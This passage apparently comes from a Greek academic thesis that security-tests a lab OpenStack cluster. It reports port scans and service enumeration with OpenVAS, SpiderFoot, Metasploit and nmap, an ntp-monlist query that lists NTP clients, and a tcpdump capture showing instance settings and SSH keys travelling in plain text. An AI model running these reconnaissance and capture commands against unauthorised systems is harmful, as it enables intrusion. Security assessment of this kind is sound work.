object κόμβο ανιχνεύτηκαν ανοιχτές οι θύρες 22, 873, 6000, 6001 και 6002. Ύστερα από την απαρίθμηση των υπηρεσιών διαπιστώθηκε πως στην θύρα 22 λειτουργεί η υπηρεσία openssh έκδοση 6.6.1p1, στη θύρα 873 λειτουργεί ο rsync διακομιστής για την εξυπηρέτηση της υπηρεσίας που διανέμει ο κόμβος και τον συγχρονισμό του με τους υπόλοιπυς object κόμβους όταν υπάρχουν, στις υπόλοιπες θύρες λειτουργεί ο διακομιστής ιστού. Η υπηρεσία ntp που λειτουργεί σε όλους τους κόμβους είναι έκδοσης 4.2.6p5 και το λειτουργικό τους σύστημα χρησιμοποιεί τον πυρήνα 3.19.0-30-generic. Τέλος, τα τρωτά σημεία που ανιχνεύθηκαν για τις υπηρεσίες ssh και ntp στον controller, υφίστανται και στους υπόλοιπους κόμβους.

Επιπρόσθετα, χρησιμοποιηθηκε το εργαλείο OpenVAS scanner έκδοση 6.0.1 για σάρωση θυρών και υπηρέσιων με στόχο την ανίχνευση τρωτών σημείων. Ο τύπος σάρωσης που χρησιμοποιήθηκε ήταν *full and very deep ultimate*. Η σάρωση των θυρών για τον controller στην ip διεύθυνση 10.0.0.11,ανίχνευσε ανοιχτές τις θύρες 22, 80, 3306, 5000, 5672, 8000, 9191, 9292 και 35357. Προσδιορίστηκε η αντιστοίχιση του πυρήνα του λειτουργικού συστήματος ως linux kernel χωρίς την ακριβή έκδοση, οι υποστηριζόμενες εκδόσεις του πρωτοκόλου της ssh υπηρεσίας 1.99 και 2.0, η έκδοση και ο τύπος του διακομιστή ιστού

Apache 2.4.7, ο τύπος της υπηρεσίας στην θύρα 4369 είναι epmd και οι υπηρεσίες στις υπολοιπες θύρες προσφέρονται μέσω του διακομιστή ιστού. Επιπλέον, ανιχνεύθηκαν όλα τα cgi directories του διακομιστή ιστού. Στην συνέχεια πραγματοποιήθηκε ο ίδιος τύπος σάρωσης και στους υπόλοιπους κόμβους. Στον network κόμβο και στους compute ανιχνεύτηκε ανοιχτή η θύρα 22. Στους κόμβους block ανιχνεύτηκαν οι θύρες 22 και 3260 ενώ στον κόμβο object οι θύρες 22, 873, 6000, 6001 και 6002. Για καμία εκ των θυρών που ανιχνεύτηκαν δεν προσδιορίστηκε ακριβώς το λογισμικό της από το εργαλείο. Ωστόσο, αναγνωρίστηκε ως τρωτό σημείο η χρήση στατικής ip διεύθυνσης από τουν κόμβους, το οποίο θα επέτρεπε στον εισβολέα τον καθορισμό μοτίβων δικτυακής κίνησης τα οποία θα του έδινα πληροφορίες για να κατανοήσει των χρήση των κόμβων μεσα στην υποδομή. Ο βαθμος δριμύτητας του συγκεκριμένου τρωτού σημείου αναγνωρίστικε με το σύστημα CVSS από το εργαλείο σε 2.6.

Επιπλέον, χρησιμοποιήθηκε το εργαλείο SpiderFoot έκδοση 2.6.1 για την ιχνηλάτηση και σάρωση θυρών. Πραγματοποιήθηκε σάρωση για τις 65535 tcp θύρες του controller με ip διεύθυνση 10.0.0.11. Επιπλέον, με την εισαγωγή των κατάλληλων api keys πραγματοποιήθηκε κατά την σάρωση έλεγχος για ιούς στον κόμβο και έλεγχος για honeypot μεταξύ του συστήματος που εκτέλεσε την σάρωση και του στόχου. Οι ανοιχτές θύρες οι οποίες ανιχνεύτηκαν ήταν οι 22, 80, 3306, 4369, 5000, 8000, 8004, 8080, 8774, 8775, 8776, 8777, 9191, 9292, 9696, 27017 και 35357. Πραγματοποιήθηκε απαρίθμηση των υπηρεσιών στις θύρες 22 και 3306. Η υπηρεσία στη θύρα 22 ανιχνεύτηκε ως Openssh έκδοση 6.6.1p1 και στη θύρα 3306, MariaDB έκδοση 5.5.44. Ύστερα από σάρωση όλων των tcp θυρών των υπολοίπων κόμβων, εντοπίστηκε στον network, στους compute και στους block κόμβους η θύρα 22 ανοιχτή και προσδιορίστηκε η υπηρεσία openssh και η έκδοσή της 6.6.1p1. Εκτός των παραπάνω, η σάρωση του object κόμβου εντόπισε ανοιχτές τις θύρες 22, 873, 6001, 6002 και 6003. Η απαρίθμηση των υπηρεσιών αντιστοίχισε την υπηρεσία openssh έκδοσης 6.6.1p1 στη θύρα 22 και την υπηρεσία rsyncd 31 στη θύρα 873.

Το εργαλείο Metasploit έκδοση 4.11.5 χρησιμοποιήθηκε για των σάρωση των θυρών και για την εκμετάλλευση τρωτών σημείων. Στο Metasploit υπάρχει ένα μεγάλο σύνολο από auxiliary modules. Με τα συγκεκριμένα modules μπορεί να πραγματοποιηθεί απαρίθμηση πρωτοκόλλων και σάρωση θυρών. Χρησιμοποιήθηκε το auxiliary module, auxiliary/scanner/portscan/tcp, το οποιο ύστερα από ρύθμιση για έλεγχο του controller, βρήκε ανοιχτές τις θύρες 22, 80, 3306, 4369, 5000, 5672, 6080, 8000, 8004, 8080, 8777, 8776, 8775, 8774, 8773, 9191, 9292 και 9696. Το συγκεκριμένο module πραγματοποίησε σάρωση των πρώτων 10000 tcp θυρών χωρίς την απαρίθμηση των υπηρεσιών τους. Πραγματοποιήθηκε η ίδια σάρωση για τον network κόμβο όπου βρέθηκε μόνο η θύρα 22 ανοιχτή όπως και στον

compute κόμβο. Στους block κόμβους βρέθηκαν ανοιχτές οι θύρες 22 και 3260 ενώ στον object κόμβο οι θύρες 22, 873, 6000, 6001 και 6002.

Τέλος, χρησιμοποιήθηκε το εργαλείο nmap έκδοση 6.49BETA5 για την πραγματοποίηση σαρώσεων και ελέγχων τρωτών σημείων. Αρχικά πραγματοποιήθηκε σάρωση του controller και απαρίθμηση των υπηρεσιών ταυτόχρονα. Το αποτέλεσμα ήταν το ακόλουθο:

```
Starting Nmap 6.49BETA4 ( https://nmap.org ) at 2015-11-18 20:15 EET
Nmap scan report for 10.0.0.11
Host is up (0.0070s latency).
Not shown: 65513 closed ports
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.3 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http         Apache httpd 2.4.7 ((Ubuntu))
3306/tcp  open  mysql        MySQL 5.5.44-MariaDB-1ubuntu0.14.04.1
4369/tcp  open  epmd         Erlang Port Mapper Daemon
5000/tcp  open  http         Apache httpd 2.4.7 ((Ubuntu))
5672/tcp  open  amqp         Advanced Message Queue Protocol
6080/tcp  open  http         BaseHTTPServer
8000/tcp  open  http         BaseHTTPServer
8004/tcp  open  http         BaseHTTPServer
8080/tcp  open  http-proxy   BaseHTTP/0.3 Python/2.7.6
8773/tcp  open  http         BaseHTTPServer
8774/tcp  open  http         BaseHTTPServer
8775/tcp  open  http         BaseHTTPServer
8776/tcp  open  http         BaseHTTPServer
8777/tcp  open  http         BaseHTTPServer
9191/tcp  open  sun-as-jpda?
9292/tcp  open  unknown
9696/tcp  open  http         BaseHTTPServer
25672/tcp open  unknown
27017/tcp open  mongodb      MongoDB 2.4.9
28017/tcp open  http         MongoDB http console
35357/tcp open  http         Apache httpd 2.4.7 ((Ubuntu))
MAC Address: 08:00:27:F3:B0:65 (Cadmus Computer Systems)
Service Info: Host: controller; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
```

```
Nmap done: 1 IP address (1 host up) scanned in 119.15 seconds
```

Εικόνα 29 Αποτέλεσμα Nmap στο controller

Όπως παρατηρήθηκε οι θύρες οι οποίες βρέθηκαν ανοιχτές είναι οι 22, 80, 3306,4369, 5000, 5672, 6080, 8000, 8004, 8080, 8773, 8774, 8775, 8776, 8777, 9191, 9292, 9696, 25672, 27017, 28017 και 35357. Η απαρίθμηση των υπηρεσιών αντιστοίχησε την θύρα 22 στην υπηρεσία Openssh 6.6.1p1, την θύρα 80 στην υπηρεσία Apache 2.4.7,την θύρα 3306 στην υπηρεσία MariaDB 5.5-44, την θύρα 4369 στην υπηρεσία Erlang, την θύρα 5672 σε υπηρεσία AMQP έκδοσης 0.9.1, τις θύρες 80 5000 6080 8000 8004 8080 8773 8774 8775 8776 8777 9191 9292 9696 28017 35357 σε διακομιστη ιστού και την θύρα 27017 στην υπηρεσία MongoDB έκδοσης 2.4.9. Ο ίδιος τύπος σάρωσης πραγματοποιήθηκε για τους υπόλοιπους κόμβους. Στους network και compute κόμβους ανιχνεύτηκε η υπηρεσία openssh έκδοση 6.6.1p1 στη θύρα. Επιπλέον, στους block κόμβους ανιχνεύτηκαν οι υπηρεσία openssh στη θύρα 22 και βρέθηκε ανοιχτή η θύρα 3260 χωρίς να ανιχνευτεί η υπηρεσία της. Το αποτέλεσμα της σάρωσης του object κόμβου, με τις ανοιχτές θύρες και τις απαριθμημένες υπηρεσίες, ήταν το ακόλουθο.

```
Starting Nmap 6.49BETA4 ( https://nmap.org ) at 2015-11-17 02:32 EET
Nmap scan report for 10.0.0.71
Host is up (0.0016s latency).
Not shown: 9995 closed ports
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.3 (Ubuntu Linux; protocol 2.0)
873/tcp  open  rsync   (protocol version 31)
6000/tcp open  X11?
6001/tcp open  X11:1?
6002/tcp open  X11:2?
MAC Address: 08:00:27:9A:9C:9F (Cadmus Computer Systems)
Device type: general purpose
Running: Linux 3.X
OS CPE: cpe:/o:linux:linux_kernel:3
OS details: Linux 3.2 - 3.19
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at
```

https://nmap.org/submit/ .


Nmap done: 1 IP address (1 host up) scanned in 82.29 seconds

Εικόνα 30 Αποτέλεσμα Nmap στον object κόμβο

Επιπλέον πραγματοποιήθηκε σάρωση με τα nse scripts του nmap για την εύρεση τρωτών σημείων. Όπως διαπιστώθηκε η έκδοση του Apache διακομιστή που χρησιμοποιείται από τον controller δεν έχει τρωτά σημεία. Κανένα από τα scripts τα οποία θα υποδείκνυαν την παρουσία τρωτών σημείων τόσο για τον διακομιστή ιστού Apache όσο και για την υπηρεσία openssh δεν εκτελέστηκε με επιτυχία. Ωστόσο, χρησιμοποιήθηκε τρωτό σημείο που είχε ανιχνευθεί απο το εργαλείο Nessus και μέσω του scipt, ntp_monlist.nse πραγματοποιήθηκε ανεύρεση των πελατών του ntp διακομιστή του controller. Η εκτέλεση του script πραγματοποιήθηκε έναντι της θύρας udp, 123. Έγινε η υπόθεση πως οι πελάτες του διακομιστή ntp, εφόσον είναι ο μοναδικός διακομιστής χρονικού συγχρονισμού του δικτύου διαχείρισης, θα ήταν όλοι οι κόμβοι της υποδομής. Το αποτέλεσμα της εκτέλεσης του script επιβεβαίωσε την υπόθεση και ήταν το ακόλουθο:


```
root@kali:~/Desktop# nmap -sU -pU:123 -Pn -n --script=ntp-monlist 10.0.0.11

Starting Nmap 6.49BETA4 ( https://nmap.org ) at 2015-11-18 16:32 EET
Nmap scan report for 10.0.0.11
Host is up (0.00081s latency).
PORT    STATE SERVICE
123/udp open  ntp
| ntp-monlist:
|   Target is synchronised with 131.211.8.244
|   Alternative Target Interfaces:
|     10.0.2.15
|   Public Servers (3)
|     91.121.90.6     131.211.8.244   195.167.30.249
|   Private Clients (8)
|     10.0.0.1        10.0.0.31       10.0.0.51       10.0.0.71
|_    10.0.0.21       10.0.0.41       10.0.0.61       10.0.0.101

Nmap done: 1 IP address (1 host up) scanned in 0.59 seconds
```

Το ίδιο script χρησιμοποιήθηκε για τον έλεγχο της σύνδεσης των κόμβων network και ενός εκ’ των compute κόμβων στον controller, ο οποίος είναι και ο μοναδικός διακομιστής χρονικού συγχρονισμού της υποδομής.




Αφού συγκεντρώθηκαν πληροφορίες σχετικά με τις ανοιχτές θύρες των κόμβων, πραγματοποιήθηκε απαρίθμηση των υπηρεσιών και βρέθηκαν τρωτά σημεία τα οποία θα αδηγούσαν σε εκμετάλλευση των κόμβων. Στην συνέχεια για την περαιτέρω ανεύρεση πληροφοριών πραγματοποιήθηκε σύλληψη της δικτυακής κίνησης μεταξύ των κόμβων ώστε να αναλυθούν τα πακέτα τα οποία διακινούνται στο δίκτυο διαχείρισης. Από την σύλληψη διαπιστώθηκε πως ο εισβολεάς αποκτά πρόσβαση σε ευαίσθητες πληροφορίες, δεδομένα και διαπιστευτήρια. Πραγματοποιήθηκε σύλληψη της δικτυακής κίνησης του controller, του network και ενός εκ' των compute κόμβων μέσα σε χρονικό διάστημα κατά το οποίο εκτελέστηκε template στην υπηρεσία ενορχήστρωσης πόρων και συστημάτων και δημιουργήθηκαν δύο instances για την τελική έκθεση της τελικής υπηρεσίας. Όπως παρατηρήθηκε όλες οι πληροφορίες σχετικά με την κατασκευή του κάθε instance διακινούνται μέσα στα πακέτα σε μορφή απλού κειμένου. Οι συγκεκριμένες πληροφορίες περιγράφουν τα χαρακτηριστικά των instances όπως ο τύπος flavor και το image που θα χρησιμοποιηθούν, καθώς επίσης και η ζώνη διαθεσιμότητας και οι compute κόμβοι μέσω των οποίων θα εκτεθούν. Πέραν αυτών, η καταγραφή της δικτυακής κίνησης του network κόμβου υπέδειξε πως το δημόσιο ssh κλειδί το οποίο προσαρτάται στα instances για την επικοινωνία τους με τον διαχειριστή, μεταφέρεται σε μορφή απλού κειμένου. Επίσης και οι κανόνες του security group στο οποίο προσκολλώνται τα instances και σύμφωνα με τους οποίους δεχονται και απορρίπτουν δικτυακή κίνηση σε συγκεκριμένες θύρες κατά την έκθεση τους, μεταφέρονται σε μορφή απλού κειμένου. Η σύλληψη της δικτυακής κίνησης πραγματοποιήθηκε από το εργαλείο tcpdump με την εντολή: *tcpdump –w network-traffic.pcap –I eth1 –s 65535 host 10.0.0.11*. Ανάλογα με τον κόμβο του οποίου η δικτύακή κίνηση καταγραφόταν κάθε φορά άλλαζε η ip διεύθυνση. Το αρχείο pcap αναλύθηκε με το


εργαλείο wireshark. Παρακάτω ακολουθούν στιγμιότυπα από την ανάλυση της δικτυακής κίνησης του controller κόμβου.




Εικόνα 31 Επικοινωνία AMQP μεταξύ κόμβων




Εικόνα 32 Χαρακτηριστικά OpenStack Instances προς κατασκευή




Εικόνα 33 Χαρακτηριστικά OpenStack Instances προς κατασκευή (2)



